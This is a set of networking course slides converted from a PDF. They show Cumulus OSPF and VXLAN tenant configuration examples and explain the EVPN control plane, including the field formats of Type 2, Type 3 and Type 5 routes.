
```
net add ospf router-id 2.2.2.2
net add ospf network 10.2.1.0/30 area 0
net add ospf network 10.2.2.0/30 area 0
net add ospf network 2.2.2.2/32 area 0
net add ospf passive-interface swp3,swp4
```




Configuration (OSPF)



Configuration (OSPF)




Configuration (OSPF)



Configuration VM A

```
net add vxlan vni100 vxlan id 100
net add vxlan vni100 vxlan remoteip 2.2.2.2
net add vxlan vni100 vxlan local-tunnelip 1.1.1.1
net add vxlan vni100 bridge access 10
net add vxlan vni200 vxlan id 200
net add vxlan vni200 vxlan remoteip 3.3.3.3
net add vxlan vni200 vxlan local-tunnelip 1.1.1.1
net add vxlan vni200 bridge access 20
```


ant A
ant B



Configuration (VXLAN)

Tenant A
Tenant B


```
net add vxlan vni100 vxlan id 100
net add vxlan vni100 vxlan remoteip 1.1.1.1
net add vxlan vni100 vxlan local-tunnelip 2.2.2.2
net add vxlan vni100 bridge access 10
```



Configuration (VXLAN)

Tenant A
Tenant B

```
net add vxlan vni200 vxlan id 200
net add vxlan vni200 vxlan remoteip 1.1.1.1
net add vxlan vni200 vxlan local-tunnelip 3.3.3.3
net add vxlan vni200 bridge access 20
```



VXLAN control plane: Ethernet VPN (EVPN)

A control plane for VXLAN

- ❑ The VXLAN protocol described in RFC 7348 did not define a control plane
 - ❑ Manually configured tunnels are not scalable → difficult network expansion
 - ❑ Moreover, in this way flooding traffic is replicated through the underlay network
- ❑ Ethernet VPN (EVPN) is the control plane for network virtualization with VXLAN.
- ❑ Uses MP-BGP mechanism (like MPLS VPNs) defining a new address family
- ❑ EVPN features:
 - ❑ VTEPs are automatically discovered and VXLAN tunnels automatically established
 - ❑ Flooding traffic is reduced in the network (e.g. MAC learning is carried out in the control plane)
arp table e ip table sono imparate tramite EVPN e non facendo broadcast
 - ❑ Can advertise both Layer 2 MAC address info and Layer 3 routing info
- ❑ The EVPN control plane is also used for MPLS VPNs

EVPN message types

- ❑ EVPN has 5 different message types to exchange information:
 - ❑ Type 1 → Ethernet auto-discovery (A-D) route
 - ❑ **Type 2** → MAC/IP advertisement route
 - ❑ **Type 3** → Inclusive multicast Ethernet tag route
 - ❑ Type 4 → Ethernet segment route
 - ❑ **Type 5** → IP prefix route

NOTE: Type 1 and 4 are used in scenarios that allows VM multi-homing and to improve reliability in the access side. We will focus on message types 2, 3 and 5

EVPN Type 2

- ❑ Type 2 routes are exchanged by VTEPs to advertise each other IP and MAC addresses of hosts in a particular broadcast domain
- ❑ Basically, the goal of EVPN Type 2 routes is to synchronize the Forwarding Information Base (FIB) and ARP table across all VTEPs of a particular L2VNI
- ❑ Every time a VTEP learns a MAC address or IP address of a host, it generates a Type 2 route advertisement
- ❑ L2 flooding traffic usually is not forwarded in the overlay network
 - ❑ Type 2 routes actually replace MAC learning and ARP requests

EVPN Type 2 Format

- ❑ **Route distinguisher** → not like in MPLS-BGP VPNs, a unique identifier of the EVPN instance
- ❑ **Ethernet Segment ID (ESI)** → (advanced) a unique identifier used for LAG and multihoming
- ❑ **Ethernet TAG ID** → contains the VLAN id configured on the device
- ❑ **MAC Address Length** → length of the MAC address (basically if it's present or not)
- ❑ **MAC Address** → mac address of the host

Route distinguisher (8 bytes)
Ethernet Segment ID (10 bytes)
Ethernet TAG ID (4 bytes)
MAC address Length (1 bytes)
MAC address (6 bytes)
IP address length (1 bytes)
IP address (4 or 16 bytes)
GW address (4 or 16 bytes)
MPLS label1 (3 bytes)
MPLS label2 (3 bytes)

EVPN Type 2 Format

- ❑ **IP address length** → network mask (e.g. 24, 32)
- ❑ **IP address** → IP address of the host in the advertisement
- ❑ **GW address** → IP address of the gateway
- ❑ **MPLS Label 1** → contains the VXLAN id used for L2VNIs (3bytes = 24bits)
- ❑ **MPLS Label 2** → contains the VXLAN id used for L3VNIs

Route distinguisher (8 bytes)
Ethernet Segment ID (10 bytes)
Ethernet TAG ID (4 bytes)
MAC address Length (1 bytes)
MAC address (6 bytes)
IP address length (1 bytes)
IP address (4 or 16 bytes)
GW address (4 or 16 bytes)
MPLS label1 (3 bytes)
MPLS label2 (3 bytes)

EVPN Type 2 scenarios - Host MAC advertisement

- ❑ For seamless L2 communication between hosts on the same subnet, the VTEPs at both ends must learn host MAC addresses from each other
- ❑ After EVPN peering between VTEPs, each VTEP will advertise their FIB table entries to the others, i.e. performing MAC address learning via EVPN BGP announcements

Route distinguisher (8 bytes)
Ethernet Segment ID (10 bytes)
Ethernet TAG ID (4 bytes)
MAC address Length (1 bytes)
MAC address (6 bytes)
IP address length (1 bytes)
IP address (4 or 16 bytes)
GW address (4 or 16 bytes)
MPLS label1 (3 bytes)
MPLS label2 (3 bytes)

EVPN Type 2 scenarios - Host ARP advertisement

- ❑ This EVPN route carries an ARP entry (MAC & IP addresses), so it implements host ARP advertisement
- ❑ **ARP broadcast suppression**
 - ❑ to suppress the broadcast ARP requests from VMs, the VTEPs announce their ARP table to other VTEPs as soon as they receive ARP information from the hosts (e.g. with gratuitous ARPs)
 - ❑ when a broadcast ARP request is received by a VTEP, it will replace the broadcast MAC address (ff:ff:ff:ff:ff:ff) with the host MAC address as destination, therefore it unicasts the packet
- ❑ **VM migration**
 - ❑ When a VM is migrated behind another VTEP, the VXLAN gateway learns the ARP information from the VM, thereby it announces this information to the VTEP that previously hosted the VM
 - ❑ The VTEP that once hosted the migrated VM recognizes the migration and triggers an ARP probe to the VM, to check if it's still running or not. If it fails, it withdraws the routes.

EVPN Type 2 scenarios - Host IP advertisement

Route distinguisher (8 bytes)
Ethernet Segment ID (10 bytes)
Ethernet TAG ID (4 bytes)
MAC address Length (1 bytes)
MAC address (6 bytes)
IP address length (1 bytes)
IP address (4 or 16 bytes)
GW address (4 or 16 bytes)
MPLS label1 (3 bytes)
MPLS label2 (3 bytes)

EVPN Type 2 scenarios - IP route advertisement

- ❑ For Layer 3 communication between hosts in different subnets, the VTEPs must learn the host IP routes from each other
- ❑ VTEPs at both ends exchange routing information using type 2 EVPN routes to learn the subnets belonging to the same L2VPN behind a VTEP

Route distinguisher (8 bytes)
Ethernet Segment ID (10 bytes)
Ethernet TAG ID (4 bytes)
MAC address Length (1 bytes)
MAC address (6 bytes)
IP address length (1 bytes)
IP address (4 or 16 bytes)
GW address (4 or 16 bytes)
MPLS label1 (3 bytes)
MPLS label2 (3 bytes)

EVPN Type 3

- ❑ Type 3 routes are used to advertise L2VNIs and VTEP IP addresses among VTEPs to create the replication list
- ❑ So they are used to automatically discover VTEPs and dynamic VLAN tunnel establishment → when a type 3 route is received, a VXLAN tunnel is setup from the local VTEP to the peer VTEP
- ❑ Basically the type 3 is used to discover the VXLAN terminations of all the configured L2 VPNs in the overlay BGP network
- ❑ This information is contained in another Extended Community field of BGP called PMSI (P-Multicast Service Interface)

EVPN Type 3 format

- ❑ **Route distinguisher** → same as before
- ❑ **Ethernet TAG ID** → contains the VLAN id configured on the device
- ❑ **IP address length** → Mask length of the local VTEP IP address
- ❑ **Originating IP address** → Local VTEP IP address originating the route

Route distinguisher (8 bytes)
Ethernet TAG ID (4 bytes)
IP address length (1 byte)
Originating IP address (4 or 16 byte)
Flags (1 byte)
Tunnel Type (1 byte)
MPLS label (3 bytes)
Tunnel identifier (variable)


EVPN Type 3 format

- ❑ **Flags** → Additional information not used in VXLAN
- ❑ **Tunnel Type** → Tunnel type carried in the route (in VXLAN it is 6)
- ❑ **MPLS label** → L2VNI carried in the route
- ❑ **Tunnel Identifier** → Tunnel information carried in the route. It contains also the local VTEP address

Route distinguisher (8 bytes)
Ethernet TAG ID (4 bytes)
IP address length (1 byte)
Originating IP address (4 or 16 bytes)
Flags (1 byte)
Tunnel Type (1 byte)
MPLS label (3 bytes)
Tunnel identifier (variable)

EVPN Type 5

- ❑ Type 5 routes are similar to the Type 2 routes for host IP advertisement of host /32 (or /128 for IPv6) prefixes
- ❑ In the case of Type 5, you can advertise subnets with variable prefix lengths
- ❑ Used for L3VNIs reachability information not for L2VNI Broadcast domains
- ❑ So, it is used for inter-subnet routing among the L2VNIs of a same tenant




EVPN Type 5

